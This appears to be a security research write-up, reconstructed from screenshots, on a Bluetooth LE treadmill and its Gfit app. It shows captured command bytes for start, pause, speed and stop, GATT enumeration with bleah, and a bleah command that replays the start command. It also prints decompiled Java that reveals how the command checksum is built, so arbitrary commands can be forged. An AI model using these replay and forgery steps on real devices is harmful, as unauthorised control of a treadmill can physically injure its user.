
1. Issue reproduction step with demo video
2. btsnoop and dumpstate log(both from the pixel and Samsung device)

present.

```
platform-tools — -zsh — 80×24
mertrix@Hack4Career platform-tools % ./adb bugreport bugreport.zip
- waiting for device -
/data/user_de/0/com.android.shell/file.... 34.5 MB/s (26819145 bytes in 0.742s)
Bug report copied to bugreport.zip
mertrix@Hack4Career platform-tools %
```

bt: btsnoop_hci.log.last, bcm_bt_critical.log, bcm_bt_dbg.log, bcm_bt_rt.log, btsnoop_hci.log

When I looked at the first command that reached the treadmill using the filter btle.advertising_address == 62:00:a1:18:b5:22 on WireShark, I saw the value 01000000002603, which is the command to start the treadmill.


btsnoop_hci.log

btle.advertising_address == 62:00:[redacted]

```
No.  |Time                      |Source               |Destination                  |Protocc|Length|Info
 536 2021-05-15 09:24:55.243771 SamsungE_[redacted] 62:00:[redacted] (RunnerT) ATT    14 Sent Find Information Request, Handles: 0x0024..0x0024
 539 2021-05-15 09:24:55.258703 SamsungE_[redacted] 62:00:[redacted] (RunnerT) ATT    14 Sent Find Information Request, Handles: 0x0027..0xffff
 543 2021-05-15 09:24:55.284989 SamsungE_[redacted] 62:00:[redacted] (RunnerT) ATT    13 Sent Write Command, Handle: 0x0021 (Unknown: Unknown)
 545 2021-05-15 09:24:55.292749 SamsungE_[redacted] 62:00:[redacted] (RunnerT) ATT    12 Sent Read Request, Handle: 0x0010 (Device Information: Model Num
 548 2021-05-15 09:24:55.479359 SamsungE_[redacted] 62:00:[redacted] (RunnerT) ATT    19 Sent Write Command, Handle: 0x0026 (Unknown: Unknown)
 549 2021-05-15 09:24:55.492848 SamsungE_[redacted] 62:00:[redacted] (RunnerT) ATT    14 Sent Write Request, Handle: 0x0024 (Unknown: Unknown: Client Cha
 555 2021-05-15 09:24:56.003030 SamsungE_[redacted] 62:00:[redacted] (RunnerT) ATT    19 Sent Write Command, Handle: 0x0026 (Unknown: Unknown)
 563 2021-05-15 09:24:57.705575 SamsungE_[redacted] 62:00:[redacted] (RunnerT) ATT    19 Sent Write Command, Handle: 0x0026 (Unknown: Unknown)
 565 2021-05-15 09:24:58.004370 SamsungE_[redacted] 62:00:[redacted] (RunnerT) ATT    19 Sent Write Command, Handle: 0x0026 (Unknown: Unknown)
 573 2021-05-15 09:24:59.503307 SamsungE_[redacted] 62:00:[redacted] (RunnerT) L2CAP  15 Sent Connection Parameter Update Response (Accepted)
 635 2021-05-15 09:25:04.648886 SamsungE_[redacted] 62:00:[redacted] (RunnerT) ATT    19 Sent Write Command, Handle: 0x0026 (Unknown: Unknown)
 638 2021-05-15 09:25:04.851406 SamsungE_[redacted] 62:00:[redacted] (RunnerT) ATT    19 Sent Write Command, Handle: 0x0026 (Unknown: Unknown)
 667 2021-05-15 09:25:10.089234 SamsungE_[redacted] 62:00:[redacted] (RunnerT) ATT    19 Sent Write Command, Handle: 0x0026 (Unknown: Unknown)
 722 2021-05-15 09:25:23.184558 SamsungE_[redacted] 62:00:[redacted] (RunnerT) ATT    19 Sent Write Command, Handle: 0x0026 (Unknown: Unknown)
 774 2021-05-15 09:25:34.969924 SamsungE_[redacted] 62:00:[redacted] (RunnerT) ATT    19 Sent Write Command, Handle: 0x0026 (Unknown: Unknown)
1595 2021-05-15 10:08:35.975987 SamsungE_[redacted] 62:00:[redacted] (RunnerT) ATT    16 Sent Read By Group Type Request, GATT Primary Service Declaration, Han
```

```
> Frame 563: 19 bytes on wire (152 bits), 19 bytes captured (152 bits)
> Bluetooth
> Bluetooth HCI H4
> Bluetooth HCI ACL Packet
> Bluetooth L2CAP Protocol
v Bluetooth Attribute Protocol
  > Opcode: Write Command (0x52)
  > Handle: 0x0026 (Unknown: Unknown)
    Value: 01000000002603
```

```
0000  02 41 00 0e 00 0a 00 04  00 52 26 00 01 00 00 00   ·A······ ·R&·····
0010  00 26 03                                           ·&·
```


Value (btatt.value),7 bytes   Packets: 5805 · Displayed: 699 (12.0%)   Profile: Default

Next, I sent the treadmill the commands Hold/Pause (05000000002a07), set speed to 9 km/h (035a000000825b), set speed to 5.2 km/h (03340000005c39), and Stop (02000000002704) and saw the other values in parentheses on WireShark.

First, I decided to find out if the treadmill was vulnerable to a replay attack. To do this, I had to decide on the USB device and tool that would send the Bluetooth packets that I had obtained for the BLE-supported treadmill. For the USB device, the Parani-UD100 came to my aid, as I had used it in my article titled “The Blue Threat”

It was time to find a tool to send packets, and I decided to proceed with bleah among the gatttool, bleah, and nRF Connect tools.


On the Kali operating system, I quickly listed the Services and Characteristics that I would need to send packets to the treadmill using the Generic Attribute Protocol (GATT) with the bleah -b “62:00:xx:xx:xx:xx” -e command.


setup.py - error: can't co...
qterminal
Downloads
01:06 PM
root@Kali: ~/Desktop/bleah-master/bleah
File Actions Edit View Help

```
     ~~~~~~~      9X.          .db|db.          .XP       ~~~~~~~
                   )b.  .dbo.dP'`v'`9b.odb.  .dX(
                 ,dXXXXXXXXXXXb     dXXXXXXXXXXXb.
                dXXXXXXXXXXXP'   .   `9XXXXXXXXXXXb
               dXXXXXXXXXXXXb   d|b   dXXXXXXXXXXXXb
               9XXb'   `XXXXXb.dX|Xb.dXXXXX'   `dXXP
                `'      9XXXXXX(   )XXXXXXP      `'
                         XXXX X.`v'.X XXXX
                         XP^X'`b   d'`X^XX
                         X. 9  `   '  P )X
                         `b  `       '  d'
                          `             '

          Made with ❤ by Simone 'evilsocket' Margaritelli

@ Scanning for 5s [-128 dBm of sensitivity] ...

┌ 62:00:[redacted]        (-64 dBm) ─────────────────────────────┐
│ Vendor                  │ ?                                     │
│ Allows Connections      │ ✓                                     │
│ Address Type            │ public                                │
│ Tx Power                │ u'00'                                 │
│ Incomplete 128b Services│ 'e54eaa50-371b-476c-99a3-74d267e3edae'│
│ Manufacturer            │ u'6200[redacted]'                     │
│ Complete Local Name     │ RunnerT                               │
│ Flags                   │ LE General Discoverable, BR/EDR Not Supported │
└─────────────────────────┴───────────────────────────────────────┘

@ Connecting to 62:00:[redacted] ... connected.
@ Enumerating all the things ....

┌─────────────┬──────────────────────────────────────────────────────────────────────────────┬────────────┬──────────────────────────────────────────────────────────────────┐
│ Handles     │ Service > Characteristics                                                    │ Properties │ Data                                                             │
├─────────────┼──────────────────────────────────────────────────────────────────────────────┼────────────┼──────────────────────────────────────────────────────────────────┤
│ 0001 → 0007 │ Generic Access ( 00001800-0000-1000-8000-00805f9b34fb )                      │            │                                                                  │
│ 0003        │   Device Name ( 00002a00-0000-1000-8000-00805f9b34fb )                       │ READ       │ u'RunnerT'                                                       │
│ 0005        │   Appearance ( 00002a01-0000-1000-8000-00805f9b34fb )                        │ READ       │ Unknown                                                          │
│ 0007        │   Peripheral Preferred Connection Parameters ( 00002a04-0000-1000-8000-00805f9b34fb ) │ READ │ Connection Interval: 80 → 160                              │
│             │                                                                              │            │ Slave Latency: 0                                                 │
│             │                                                                              │            │ Connection Supervision Timeout Multiplier: 1000                  │
│             │                                                                              │            │                                                                  │
│ 0008 → 000b │ Generic Attribute ( 00001801-0000-1000-8000-00805f9b34fb )                   │            │                                                                  │
│ 000a        │   Service Changed ( 00002a05-0000-1000-8000-00805f9b34fb )                   │ INDICATE   │                                                                  │
│             │                                                                              │            │                                                                  │
│ 000c → 001e │ Device Information ( 0000180a-0000-1000-8000-00805f9b34fb )                  │            │                                                                  │
│ 000e        │   System ID ( 00002a23-0000-1000-8000-00805f9b34fb )                         │ READ       │ '"\xb5\x18\x00\x00\xa1\x00b'                                     │
│ 0010        │   Model Number String ( 00002a24-0000-1000-8000-00805f9b34fb )               │ READ       │ u'Runner 2.0'                                                    │
│ 0012        │   Serial Number String ( 00002a25-0000-1000-8000-00805f9b34fb )              │ READ       │ u'N.A.'                                                          │
│ 0014        │   Firmware Revision String ( 00002a26-0000-1000-8000-00805f9b34fb )          │ READ       │ u'T3'                                                            │
│ 0016        │   Hardware Revision String ( 00002a27-0000-1000-8000-00805f9b34fb )          │ READ       │ u'BM_V003R001'                                                   │
│ 0018        │   Software Revision String ( 00002a28-0000-1000-8000-00805f9b34fb )          │ READ       │ u'5.2'                                                           │
│ 001a        │   Manufacturer Name String ( 00002a29-0000-1000-8000-00805f9b34fb )          │ READ       │ u'L.C.HangZhou QW'                                               │
│ 001c        │   IEEE 11073-20601 Regulatory Certification Data List ( 00002a2a-0000-1000-8000-00805f9b34fb ) │ READ │ '\xfe\x00experimental'                        │
│ 001e        │   PnP ID ( 00002a50-0000-1000-8000-00805f9b34fb )                            │ READ       │ Vendor ID: 0×0504 ( Bluetooth SIG assigned Company Identifier )  │
│             │                                                                              │            │ Product ID: 0×0000                                               │
│             │                                                                              │            │ Product Version: 0×0110                                          │
│             │                                                                              │            │                                                                  │
│ 001f → ffff │ e54eaa50-371b-476c-99a3-74d267e3edae                                         │            │                                                                  │
│ 0021        │   e54eaa55-371b-476c-99a3-74d267e3edae                                       │ WRITE      │                                                                  │
│ 0023        │   e54eaa56-371b-476c-99a3-74d267e3edae                                       │ NOTIFY     │                                                                  │
│ 0026        │   e54eaa57-371b-476c-99a3-74d267e3edae                                       │ WRITE      │                                                                  │
└─────────────┴──────────────────────────────────────────────────────────────────────────────┴────────────┴──────────────────────────────────────────────────────────────────┘
```

After seeing the WRITE feature in the e54eaa57-371b-476c-99a3-74d267e3edae characteristic information, I sent the bleah -b “62:00:xx:xx:xx:xx” -u “e54eaa57-371b-476c-99a3-74d267e3edae” -d “0x01000000002603” command to the treadmill using bleah and saw that the treadmill started!


At this point, after learning that the treadmill was vulnerable to replay attacks, I decided to find out how these commands were constructed. Since the source code was hidden using the obfuscation technique and I was unable to perform dynamic code analysis, I downloaded and examined older versions of the Gfit application, and soon found that the obfuscation technique was not used in the 2017 version. When I compared the source code from 2020 and 2017 side by side, it was very easy for me to learn how the commands sent from the Gfit application to the treadmill were constructed.


apkmonk.com/app/com.artiwares.treadmill/#previous
Period Tracker - Period Calendar Ovulation Tracker
Huawei Health
Calorie Counter - MyFitnessPal
Home Workout - No Equipment
Runtastic Running App: Run & Mileage Tracker
Six Pack in 30 Days - Abs Workout
Lose Weight in 30 Days

All Versions

Apk Versions available: 5.9.6 , 5.8.1 , 5.6.6 , 5.6.0 , 5.4.3 , 5.4.0 , 5.2.0 , 5.1.1 , 5.0.1 , 4.3.1 , 4.2.3 , 4.1.11 , 4.1.7 , 4.1.1 , 3.4.0 , 3.0.2 .

5.9.6	June 15, 2020
5.8.1	Oct. 22, 2018
5.6.6	June 13, 2018
5.6.0	April 18, 2018
5.4.3	March 7, 2018
5.4.0	Feb. 6, 2018
5.2.0	Jan. 12, 2018
N/A	Dec. 25, 2017
N/A	Dec. 3, 2017
4.3.1	Aug. 29, 2017



com.artiwares.library.ble.treadmill.TreadmillBleController

```java
                this.mBleControllerListener.onReadDevice(data[1] & 255, data[2] & 255);
                this.mBleControllerListener.onReadTreadmillDeviceInfo();
                return;
            default:
                return;
        }
      }
    }

    private void readTreadmillLubricantsInfo(long delayMillis) {
        this.mBleHelper.writeCommand(getControlCommand(7, 0, 0), delayMillis);
    }

    private void writeSpeedCommandToTreadmill(int speed) {
        this.mBleHelper.writeCommand(getControlSpeedCommand(speed));
    }

    private void writeSlopeToTreadmill(int slope, long delayMillis) {
        this.mBleHelper.writeCommand(getControlSlopeCommand(slope), delayMillis);
    }

    private byte[] getControlSpeedCommand(int speed) {
        return getControlCommand(3, speed, 0);
    }

    private byte[] getControlSlopeCommand(int slope) {
        return getControlCommand(4, 0, slope);
    }

    private byte[] getControlCommand(int mode, int speed, int slope) {
        byte[] cmd = new byte[7];
        cmd[0] = (byte) (mode & 255);
        cmd[1] = (byte) (speed & 255);
        cmd[2] = (byte) (slope & 255);
        cmd[3] = 0;
        cmd[4] = 0;
        cmd[5] = (byte) (((cmd[0] + cmd[1]) ^ cmd[2]) + cmd[3] + 37);
        cmd[6] = (byte) ((cmd[0] ^ cmd[1]) + cmd[2] + cmd[3] + 2);
        return cmd;
    }
}
```


com.artiwares.ble.treadmill.TreadmillBleController1

```java
            this.f.a(RunDataUtil.a(bArr));
        }
    }

    private void g(byte[] bArr) {
        if (bArr != null && bArr.length >= 12 && (bArr[11] & 255) == 0) {
            TreadmillDataInfo a = RunDataUtil.a(bArr);
            if (this.c && a.speed == 0) {
                this.c = false;
                d(200L);
            }
        }
    }

    private void f(long j) {
        this.e.a(a(7, 0, 0), j);
    }

    private void b(int i2) {
        this.e.a(c(i2));
    }

    private byte[] c(int i2) {
        return a(3, i2, 0);
    }

    private byte[] d(int i2) {
        return a(4, 0, i2);
    }

    private byte[] a(int i2, int i3, int i4) {
        byte[] bArr = new byte[7];
        bArr[0] = (byte) (i2 & 255);
        bArr[1] = (byte) (i3 & 255);
        bArr[2] = (byte) (i4 & 255);
        bArr[3] = 0;
        bArr[4] = 0;
        bArr[5] = (byte) (((bArr[0] + bArr[1]) ^ bArr[2]) + bArr[3] + 37);
        bArr[6] = (byte) ((bArr[1] ^ bArr[0]) + bArr[2] + bArr[3] + 2);
        return bArr;
    }
}
```

When I quickly looked at the source code, the startTreadmill(long delayMillis) function was called to start the treadmill, then the mBleHelper.writeCommand(getControlCommand(1, 0, 0), delayMillis) function was called, and finally, the getControlCommand(int mode, int speed, int slope) function was called, which creates the 7-byte packet to be sent to the treadmill.

```java
private byte[] getControlCommand(int mode, int speed, int slope) {
byte[] cmd = new byte[7];
cmd[0] = (byte) (mode & 255);
cmd[1] = (byte) (speed & 255);
cmd[2] = (byte) (slope & 255);
cmd[3] = 0;
cmd[4] = 0;
cmd[5] = (byte) (((cmd[0] + cmd[1]) ^ cmd[2]) + cmd[3] + 37);
cmd[6] = (byte) ((cmd[0] ^ cmd[1]) + cmd[2] + cmd[3] + 2);
return cmd;
}
```


I was able to create the output 01000000002603 by using the getControlCommand function with the variables mode = 1, speed = 0, and slope = 0 using Python. This way, I was able to generate all the commands from starting the treadmill (getControlCommand(1, 0, 0)) to increasing speed (getControlCommand(3, 5, 0)) using Python and send them to the treadmill using the Parani-UD100 and the bleah tool without the Gfit application.



```
com.artiwares.treadmill_2017-08-29.apk
  Source code
    a.a.a
    android
    butterknife
    cn.pedant.SweetAlert
    com
      activeandroid
      alibaba.sdk.android
      amap.api
      android
